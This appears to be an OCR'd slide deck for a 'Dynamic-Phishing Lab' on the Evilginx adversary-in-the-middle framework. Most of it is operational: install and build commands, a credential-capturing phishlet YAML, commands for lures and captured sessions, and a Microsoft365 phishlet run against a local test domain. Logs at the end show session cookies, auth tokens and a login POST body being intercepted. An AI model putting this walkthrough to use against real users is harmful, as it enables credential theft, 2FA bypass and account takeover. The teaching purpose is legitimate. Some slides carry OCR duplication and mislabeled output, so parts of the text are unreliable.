



Dynamic-Phishing Lab

Explore the details of a modern phishing attack techniques using Evilginx



What is Evliginx?

- **Evilginx** is a sophisticated Man-in-the-Middle (MitM) attack framework

designed for:

- Phishing login credentials
- Capturing session cookies
- **Bypassing 2-Factor Authentication (2FA)**

Key Characteristics:

- Written in **Go (Golang)**
- Standalone application with built-in HTTP and DNS servers
- Acts as a reverse proxy between victim and legitimate website
- Released as successor to original Evilginx (2017)
- Open-source on GitHub (kgretzky/evilginx2)


Simulation of Evilginx Attack

A server the attacker runs that sits between the victim and the real website, forwarding traffic both ways while the attacker inspects or modifies the traffic.

Core Components of Evilginx

1. Phishlets
Configuration files that define how to proxy specific services:

- Pre-built phishlets for: Office 365, Google, LinkedIn, GitHub, Okta, Twitter, etc.
- Written in YAML format
- Define hostnames, subdomains, authentication patterns



2. Lures
Phishing URLs generated to target victims:

- Customizable redirect URLs
- Track individual victim sessions

3. Sessions
Captured authentication data:

- Cookies, tokens, credentials
- Can be exported and imported for reuse

Installation & Setup

Requisites:

- Go Lang installed if not click here to install
- Git installed if not click here to install

Installation & Setup

1. Cloning the Repository of evilginx

```
C:\Windows\System32\cmd.e

Microsoft Windows [Version 10.0.26200.6725]
(c) Microsoft Corporation. All rights reserved.

D:\LAB>git clone https://github.com/kgretzky/evilginx2.git
Cloning into 'evilginx2'...
remote: Enumerating objects: 4961, done.
remote: Counting objects: 100% (174/174), done.
remote: Compressing objects: 100% (64/64), done.
Receiving objects:   6% (299/4961), 156.00 KiB | 28.00 KiB/s
```

2. Go to directory and build evilginx

```
D:\LAB>cd evilginx2

D:\LAB\evilginx2>build_run.bat
Building...
```

3. Evilginx now running

```
- --  Community Edition  -- -

by Kuba Gretzky (@mrgretzky)     version 3.3.0

[23:04:53] [inf] Evilginx Pro is finally out: https://evilginx.com (advanced phishing framework for red teams)
[23:04:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[23:04:53] [inf] debug output enabled
[23:04:53] [inf] loading phishlets from: ./phishlets
[23:04:53] [inf] loading configuration from: C:\Users\Lenovo\.evilginx
[23:04:54] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

+-----------+-----------+-------------+-----------+-------------+
| phishlet  | status    | visibility  | hostname  | unauth_url  |
+-----------+-----------+-------------+-----------+-------------+
| example   | disabled  | visible     |           |             |
+-----------+-----------+-------------+-----------+-------------+

:
```

Installation & Setup (Linux)

1. Cloning the Repository of evilginx

```
C:\Windows\System32\cmd.e

Microsoft Windows [Version 10.0.26200.6725]
(c) Microsoft Corporation. All rights reserved.

D:\LAB>git clone https://github.com/kgretzky/evilginx2.git
Cloning into 'evilginx2'...
remote: Enumerating objects: 4961, done.
remote: Counting objects: 100% (174/174), done.
remote: Compressing objects: 100% (64/64), done.
Receiving objects:   6% (299/4961), 156.00 KiB | 28.00 KiB/s
```

2. Go to directory and build evilginx

```
cd evilginx2 make # Run Evilginx2
sudo ./build/evilginx -p ./phishlets
```

3. Evilginx now running

```
- -- Community Edition -- -
by Kuba Gretzky (@mrgretzky)    version 3.3.0

[23:04:53] [inf] Evilginx Pro is finally out: https://evilginx.com (advanced phishing framework for red teams)
[23:04:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[23:04:53] [inf] debug output enabled
[23:04:53] [inf] loading phishlets from: ./phishlets
[23:04:53] [inf] loading configuration from: C:\Users\Lenovo\.evilginx
[23:04:54] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

| phishlet | status | visibility | hostname | unauth_url |
| --- | --- | --- | --- | --- |
| example | disabled | visible | | |

:
```

Evilginx Configuration


Configuring the Evilginx tool is a critical step in setting up a successful social engineering attack. This process involves establishing the establishing the domain, IP address, and creating a phishlet tailored to the targeted service. The phishlet contains the necessary details necessary details to mimic the legitimate website, ensuring a seamless and convincing phishing experience for the victim. victim.

Evilginx Configuration


```
- --  Community Edition  -- -

by Kuba Gretzky (@mrgretzky)     version 3.3.0

[23:04:53] [inf] Evilginx Pro is finally out: https://evilginx.com (advanced phishing framework for red teams)
[23:04:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[23:04:53] [inf] debug output enabled
[23:04:53] [inf] loading phishlets from: ./phishlets
[23:04:53] [inf] loading configuration from: C:\Users\Lenovo\.evilginx
[23:04:54] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

+-----------+-----------+-------------+-----------+-------------+
| phishlet  | status    | visibility  | hostname  | unauth_url  |
+-----------+-----------+-------------+-----------+-------------+
| example   | disabled  | visible     |           |             |
+-----------+-----------+-------------+-----------+-------------+

: config domain black-lab.com
[23:26:15] [inf] server domain set to: black-lab.com
: config ipv4 127.0.0.1
[23:42:23] [inf] server external IP set to: 127.0.0.1
:
```

Now press q or turn off the tool to install evilginx certification to our browser


1.Go to %USERPROFILE%\.evilginx\crt




2.Click on Browse Button



3. Select This option



4. Press Finish



Evilginx Commands(Phishlets)

Managing **Phishlets** :

```
# List available phishlets
phishlets

# View phishlet hostname requirements
phishlets hostname <phishlet_name>

# Set hostname for phishlet
phishlets hostname Microsoft login.yourdomain.com

# Enable a phishlet
phishlets enable outlook

# Disable a phishlet
phishlets disable outlook

# Get phishlet info
phishlets get-hosts outlook
```

Evilginx Commands(Phishlets)

Phishlets Configuration file (.yaml):

```
min_ver: '3.0.0'
proxy_hosts:
  - {phish_sub: 'login', orig_sub: 'login', domain: 'lab.local', session: true, is_landing: true, auto_filter: true}
sub_filters:
#  - {triggers_on: 'breakdev.org', orig_sub: 'academy', domain: 'breakdev.org', search: 'something_to_look_for', replace: 'replace_it_with_this', mimes:
['text/html']}
auth_tokens:
  - domain: 'login.lab.local'
    keys: ['cookie']
credentials:
  username:
    key: 'username'
    search: '(.*)'
    type: 'post'
  password:
    key: 'password'
    search: '(.*)'
    type: 'post'
login:
  domain: 'login.lab.local'
  path: '/'
```

Evilginx Commands(Lure)

Lure Management :

```
# Create a new lure for a phishlet
lures create <phishlet_name>

# View all lures
lures

# Get phishing URL for specific lure
lures get-url <lure_id>

# Delete a lure
lures delete <lure_id>

# Edit lure redirect URL (where victim goes after)
lures edit <lure_id> redirect_url <https://legitimate-site.com>
```

Example Workflow:

```
lures create outlook
lures get-url 0
# Returns: <https://login.yourdomain.com/aBc123>
```

Evilginx Commands(Sessions)

Working with Captured Sessions:

```
# List all captured sessions
sessions

# View detailed session info
sessions <session_id>

# Delete a session
sessions delete <session_id>

# Delete all sessions
sessions delete all
```

Session Data Includes:

- Username/email
- Password (if captured)
- Session cookies
- Authentication tokens
- Timestamp of capture
- Source IP address

Evilginx in Action

```
: config domain black-lab.com
[00:39:21] [inf] server domain set to: black-lab.com
: config ipv4 127.0.0.1
[00:39:33] [inf] server external IP set to: 127.0.0.1
: phishlets hostname Microsoft365 black-lab.com
[00:39:46] [inf] phishlet 'Microsoft365' hostname set to: black-lab.com
[00:39:46] [inf] disabled phishlet 'Microsoft365'
: phishlets enable Microsoft365
[00:39:56] [inf] enabled phishlet 'Microsoft365'
: phishlets get-hosts Microsoft365

127.0.0.1 login.black-lab.com
127.0.0.1 www.black-lab.com
127.0.0.1 acc.black-lab.com
127.0.0.1 live.black-lab.com
127.0.0.1 account.black-lab.com
127.0.0.1 outlook.black-lab.com
127.0.0.1 gui.black-lab.com
127.0.0.1 csp.black-lab.com
127.0.0.1 reporting.black-lab.com
127.0.0.1 sso.black-lab.com
127.0.0.1 black-lab.com
127.0.0.1 events.api.black-lab.com
127.0.0.1 apm.vpce.gdw55e.black-lab.com
127.0.0.1 g.sst.black-lab.com
127.0.0.1 ssl.black-lab.com
127.0.0.1 ok.black-lab.com
127.0.0.1 okta.black-lab.com

: lures create Microsoft365
[00:50:18] [inf] created lure with ID: 1
: lures get-url 1

https://login.black-lab.com/wsosudRI

:
```

hosts

Id

URL

Hosts file

```
127.0.0.1 login.black-lab.com
127.0.0.1 www.black-lab.com
127.0.0.1 acc.black-lab.com
127.0.0.1 live.black-lab.com
127.0.0.1 account.black-lab.com
127.0.0.1 outlook.black-lab.com
127.0.0.1 gui.black-lab.com
127.0.0.1 csp.black-lab.com
127.0.0.1 reporting.black-lab.com
127.0.0.1 sso.black-lab.com
127.0.0.1 black-lab.com
127.0.0.1 events.api.black-lab.com
127.0.0.1 apm.vpce.gdw55e.black-lab.com
127.0.0.1 g.sst.black-lab.com
127.0.0.1 ssl.black-lab.com
127.0.0.1 ok.black-lab.com
127.0.0.1 okta.black-lab.com
```

Command to Start our attack in Evliginx , you will put all these hosts in **C:\Windows\System32\drivers\etc\hosts** file in windows or **/etc/hosts** if you use linux (sudo and administrator privileges are required)

Evilginx in Action

Sign in to your account

login.black-lab.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect...

Microsoft

Sign in

[redacted]s@ntu.edu.iq

No account? Create one!

Can't access your account?

Next

Sign-in options

Terms of use Privacy & cookies ...

C:\Windows\System32\cmd.exe - build_run.bat

```
https://login.black-lab.com/kpIJxIwN

[19:43:20] [dbg] Fetching TLS certificate for login.microsoftonline.com:443 ...
[19:43:20] [dbg] Fetching TLS certificate for login.microsoftonline.com:443 ...
[19:43:20] [dbg] triggered lure for path '/kpIJxIwN'
[19:43:21] [imp] [0] [microsoft365] new visitor has arrived: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
Chrome/141.0.0.0 Safari/537.36 (127.0.0.1)
[19:43:21] [inf] [0] [microsoft365] landing URL: https://login.black-lab.com/kpIJxIwN
[19:43:21] [dbg] redirect URL (lure):
[19:43:21] [dbg] whitelistIP: 127.0.0.1 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e73cbcbd7e5363e8570f3
[19:43:21] [dbg] whitelistIP: 127.0.0.1 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e73cbcbd7e5363e8570f3
[19:43:21] [dbg] POST: /
[19:43:21] [dbg] POST body =
[19:43:28] [dbg] login.microsoftonline.com: fpc = ArVEs6fGrjlOllgcApO6BtU
[19:43:28] [dbg] session: login.microsoftonline.com: fpc = ArVEs6fGrjlOllgcApO6BtU
[19:43:28] [dbg] .login.microsoftonline.com: esctx = PAQABBwEAAABlMNzVhAPUTrARzfQjWPtKHPBOnwG3jBsHVPedqOcmHIiI
rdScogwBVA_0cDf0W_MApRKIHOwneDtSJxCpAUkd3L9W6E-PuUk2k7aiY4aMwxLqr8M_BvC4f5T1MMhiIaxTkgZBfC9_72M7ufiCyh9TGl4u2F
[19:43:28] [dbg] session: .login.microsoftonline.com: esctx = PAQABBwEAAABlMNzVhAPUTrARzfQjWPtKHPBOnwG3jBsHVPe
sksJuF4eMrdScogwBVA_0cDf0W_MApRKIHOwneDtSJxCpAUkd3L9W6E-PuUk2k7aiY4aMwxLqr8M_BvC4f5T1MMhiIaxTkgZBfC9_72M7ufiCy
[19:43:28] [dbg] login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:43:28] [dbg] session: login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:43:28] [dbg] login.microsoftonline.com: stsservicecookie = estsfd
[19:43:28] [dbg] session: login.microsoftonline.com: stsservicecookie = estsfd
[19:43:28] [dbg] js_inject: injected redirect script for session: 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e
[19:43:28] [+++] [0] detected authorization URL - tokens intercepted: /
[19:43:28] [dbg] Fetching TLS certificate for www.office.com:443 ...
[19:43:30] [dbg] whitelistIP: 127.0.0.1 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e73cbcbd7e5363e8570f3
[19:43:30] [dbg] POST: /login
[19:43:30] [dbg] POST body =
```

Our template here is targeting Business emails, our proxy will get every request then redirect it to the real site in real time !

Evilginx in Action

Sign in to your account

login.black-lab.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&re...

Microsoft

[redacted]@ntu.edu.iq

Enter password

Forgot my password

Sign in

Terms of use Privacy & cookies ...

C:\Windows\System32\cmd.exe - build_run.bat

```
[19:43:33] [dbg] js_inject: injected redirect script for session: 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e
[19:43:33] [+++] [0] detected authorization URL - tokens intercepted: /common/oauth2/v2.0/authorize
[19:43:33] [dbg] login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:43:33] [dbg] session: login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:43:33] [+++] [0] detected authorization URL - tokens intercepted: /favicon.ico
: 2025/10/08 19:43:33 [014] WARN: Cannot write TLS response header from mitm'd client: write tcp 127.0.0.1:443
stablished connection was aborted by the software in your host machine.
[19:44:55] [dbg] whitelistIP: 127.0.0.1 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e73cbcbd7e5363e8570f3
[19:44:55] [dbg] POST: /common/GetCredentialType
[19:44:55] [dbg] POST body = {"username":"[redacted]ntu.edu.iq","isOtherIdpSupported":true,"checkPho
":true,"isCookieBannerShown":false,"isFidoSupported":true,"originalRequest":"rQQIARAAhZI5jON0GMVzzGQzEbAzwwpBg
4z995XDR-yOjmo1LSuq7RgatNsgqq2nWoluoaCh2QZEgaagIAv1Cunp6T29r_t-lXtUDa8hNeRhEdSQ008wksAxDJ9VUWAQVYyeIVUKNYlqY0G
On9_kT6wwXG5O6_UkSWrBYmEbZs0IvLo79ee2fxWDH_L5l_n8k8K-6Vd7rZvChkApGscxnEJwGiNJEqNrQmdoCSMNEaETir2uO5ARRFSGHq84q
CLUtnp7dw9VnFeuEHGkhgKQUs2TEKEnWqJ3CV8V7g-aUWiBNxas7cz8s3CwCNbeZBlswifF7wrKRI6YpNfgjFlzs0rbSiBWl3wm9MUGGsjyuew
9aVEmbK2AwuLnzNAwRpc4QF3UMUy3684BpylDKl1p88zwYkVsLIUrvsUZCWD7QhOhtinH-qsxMsFstZ1BBqaxsekGykodi5c612tClR2w_QtL1
WkrI80mpVtzwGQmssFCX6fRDWxRBAf1ONg4FNuItbG5FKRzlxelqmbhEyOBNhChvoW6dmGxqsMxEe_akkqoHN8nAA05L5US3wGSjN0UP3rLz2P
M6oN_Gxt4Zq3pui_38q_3PiiXD_c_zJ3kPnuAFE_L5cph7k2728s_3d9h-Mwof_33x3X-ce7nh0fkWe52v97oM-SIiBPK2sqdLpxuG2bW7SVTJ
emg35mIjEJNkD9K-a_u5X48-F-gX73zfqUS2RM3MKauuTn-D-wX7-bu3nv6zV-Pv_3py9_Z1_e_8ORuh1tTHIx8gVQ6iLdVY6gGQ2Yg09ML1Ge
","country":"IQ","forceotclogin":false,"isExternalFederationDisallowed":false,"isRemoteConnectSupported":false
false,"flowToken":"AQABIQEAAABlMNzVhAPUTrARzfQjWPtK7pOKueXM8igWiW9GpA003HbPP88maG8zpsUWTIV9Dw2iJw-jvpV_MYknaik
